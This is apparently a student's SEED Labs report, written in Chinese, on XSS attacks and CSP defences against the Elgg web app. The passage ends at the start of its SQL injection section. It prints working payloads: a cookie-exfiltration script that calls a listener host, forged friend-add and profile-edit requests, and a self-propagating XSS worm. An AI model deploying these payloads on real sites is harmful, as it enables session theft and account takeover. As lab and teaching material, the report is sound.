WEB安全实验报告

李铁 518030910061

一、XSS攻击

1.1 XSS攻击简介

跨站脚本 (XSS) 是一种常见于 Web 应用程序中的漏洞。此漏洞使攻击者可以将恶意代码（例 如 JavaScript 程序）注入受害者的 Web 浏览器。使用此恶意代码，攻击者可以窃取受害者的凭据， 例如会话 cookie。浏览器用来保护这些凭证的访问控制策略（即同源策略）可以通过利用 XSS 漏 洞来绕过。

1.2 XSS攻击实践

1.2.1 环境配置

我们在本实验中使用名为 Elgg 的开源 Web 应用程序。 Elgg 是一个基于网络的社交网络应用程序。它已经在提供的容器镜像中设置；它的 URL 是 http://www.seed-server.com。我们使用两个容器，一个运行 Web 服务器 (10.9.0.5)，另一个运行 MySQL 数据库 (10.9.0.6)。所以，我们需要将 Web服务器 的名称映射到上述IP 地址。 我们首先将以下条目添加到 /etc/hosts中。

```
10.9.0.5 www.seed-server.com
10.9.0.5 www.example32a.com
10.9.0.5 www.example32b.com
10.9.0.5 www.example32c.com
10.9.0.5 www.example60.com
10.9.0.5 www.example70.com
```


之后，我们运行`dcbuild`和`dcup`来开启此环境。

1.2.2 显示alert 窗口

在用户的brief introduction输入如下代码并保存。

```
<script>alert('XSS');</script>
```

结果如下所示：




1.2.3 在alert窗口显示用户的cookie

在用户的brief introduction输入如下代码并保存。

```
<script>alert(document.cookie); </script>
```

结果如下所示：



1.2.4 将cookie发送给攻击者主机

在用户的brief introduction输入如下代码并保存。

```
<script>document.write('<img src= http://10.9.0.1:5555?c=' +
escape(document.cookie) + '>') ;</script>
```


即在html中添加一个img标签，向http://10.9.0.1:5555发送带有cookie的get请求，攻击者即可获得cookie。

监视本机的5555端口，结果如下所示，cookie已被成功发送。

```
[09/27/21]seed@VM:~/.../Labsetup$  nc -lknv 5555
Listening on 0.0.0.0 5555
Connection received on 192.168.146.129 48542
GET /?c=Elgg%3Dvc72ns9cdp1kospbj442dtlghl HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Fire
fox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
```

1.2.5 令受害者自动添加好友

我们首先在浏览器中添加好友，在"HTTP Header Live观察到添加好友实际上是发送了一个get请求：




请求有三个参数`friend`、`__elgg_ts`、`__elgg_token`。

我们可以查看个人主页得知自己的id为59，其他参数可以在页面上获取，如此我们可以构造出完整的添加好友的url，并发送给服务器，在about me中输入如下代码：


```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="__elgg_token="+elgg.security.token.__elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl='http://www.seed-server.com/action/friends/add?friend=59';
sendurl = sendurl + ts + token + ts + token;
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET", sendurl, true);
Ajax.send();
```

```
}
</script>
```

我们登录Alice账户访问Samy主页，如下所示：




刷新页面，发现已经添加好友。



1.2.6 修改被攻击者的个人资料


我们首先在浏览器中修改个人信息，在开发者工具中查看到发送了一个post的数据包，如下所示：



我们可以模仿构造此数据包，以达到修改个人信息的目的。我们在about me中插入如下代码：

```
<script type="text/javascript">
window.onload = function () {
var userName="&name="+elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="__elgg_token="+elgg.security.token.__elgg_token;
```

```
var content= token + ts + userName +
'&description=samynb!&accesslevel[description]=2&briefdescription=&accesslevel[b
riefdescription]=2&location=&accesslevel[location]=2&interests=&accesslevel[inte
rests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslevel[contactemail]=2
&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel[
website]=2&twitter=&accesslevel[twitter]=2' + guid ; //FILL IN
var samyGuid= 59; //FILL IN
var sendurl='http://www.seed-server.com/action/profile/edit';
//Create and send Ajax request to add friend
if(elgg.session.user.guid != samyGuid){
    var Ajax=null;
    Ajax=new XMLHttpRequest();
    Ajax.open("POST", sendurl, true);
    Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
    Ajax.send(content);
}
}
</script>
```



1.2.7 XSS蠕虫


我们希望恶意的js代码可以传播，即当其他用户访问这个主页时，不仅个人信息会被修改，恶意的代码也会被嵌入到该用户的主页，从而 进一步影响查看这些新感染的个人资料的其他人，破坏性较大。

我们对上述代码进行修改，使得可以传播：


```
<script id="worm">
    var headTag = "<script id = \"worm\" type = \"text/javascript\">";
    var jsCode = document.getElementById("worm").innerHTML;
    var tailTag = "</"+ "script>";

    window.onload = function () {
        var userName = "&name=" + elgg.session.user.name;
        var guid = "&guid=" + elgg.session.user.guid;
        var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
        var token = "__elgg_token=" + elgg.security.token.__elgg_token;

        var content = token + ts + userName + '&description='
+encodeURIComponent(headTag + jsCode + tailTag) +
'&accesslevel[description]=2&briefdescription=samynb!&accesslevel[briefdescripti
on]=2&location=&accesslevel[location]=2&interests=&accesslevel[interests]=2&skil
ls=&accesslevel[skills]=2&contactemail=&accesslevel[contactemail]=2&phone=&acces
slevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&tw
itter=&accesslevel[twitter]=2' + guid; //FILL IN
        var samyGuid = 59; //FILL IN
```

```
        var sendurl = 'http://www.seed-server.com/action/profile/edit';
        //Create and send Ajax request to add friend
        if (elgg.session.user.guid != samyGuid) {
            var Ajax = null;
            Ajax = new XMLHttpRequest();
            Ajax.open("POST", sendurl, true);
            Ajax.setRequestHeader("Content-Type",
                "application/x-www-form-urlencoded");
            Ajax.send(content);
        }
    }
</script>
```

随后用户Alice访问Samy的主页，Alice资料被修改：



用户Bob访问Alice主页，Bob资料被修改：




说明恶意js代码已经得到传播。

1.3 XSS攻击防护


本次实验采用内容安全策略(Content Security Policy, CSP)来对抗XSS攻击，由于浏览器无法知道哪些代码来源是可信的，因此无法决定哪些代码可以被执行，而哪些是有害的。通过引入CSP策略，可以告知浏览器哪些来源是可以信任的。CSP不仅可以限制JavaScript，还可以限制图像、音频视频的来源。

我们首先访问未开启CSP防护的站点，可以看出所有的的js代码均执行。：




然后访问通过Apache配置CSP的站点，发现仅有本地引入和从example70.com引入的js代码可以执行，CSP起到了作用。

接着访问通过Web应用程序配置CSP的站点，发现仅有内嵌nonce值为111-111-111、本地引入和从example70.com引入的js代码可以执行，说明CSP起到了作用。




点击三个网站的Click me按钮，发现仅有www.example32a.com有反应，其他两个站点由于配置了CSP，均不能执行内嵌的js代码。



修改Apache配置文件如下所示：

```
# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
             default-src 'self'; \
             script-src  'self' *.example70.com *.example60.com\
           "
</VirtualHost>
```


重新访问站点，结果如下所示，符合预期：



修改php文件如下所示：

```php
<?php
  $cspheader = "Content-Security-Policy:".
               "default-src 'self';".
               "script-src 'self' 'nonce-111-111-111'
 'nonce-222-222-222' *.example70.com *.example60.com".
               "";
  header($cspheader);
?>

<?php include 'index.html';?>
```

重新访问站点，结果如下所示，符合预期：



为什么 CSP 可以帮助防止跨站脚本攻击?

通过引入CSP策略，可以告知浏览器哪些来源是可以信任的，从而禁止内嵌的或者来自未经允许url的js代码的执行，只允许部分可信的代码执行，所以可以防止跨站脚本攻击。

二、SQL注入攻击

2.1 SQL注入攻击简介

SQL 注入是一种代码注入技术，它利用 Web 应用程序和数据库服务器之间的接口中的漏洞。 当用户的输入在发送到后端数据库服务器之前未在 Web 应用程序中正确检查时，就会出现该漏洞。 许多 Web 应用程序从用户那里获取输入，然后使用这些输入来构建 SQL 查询，这样它们就 可以从数据库中获取信息。 Web 应用程序还使用 SQL 语句将信息存储在数据库中。这些是 Web 应用程序开发中的常见做法。如果不仔细构造 SQL 查询，就会出现 SQL 注入漏洞。 SQL 注入是 对 Web 应用程序最常见的攻击之一。

2.2 SQL注入攻击实践

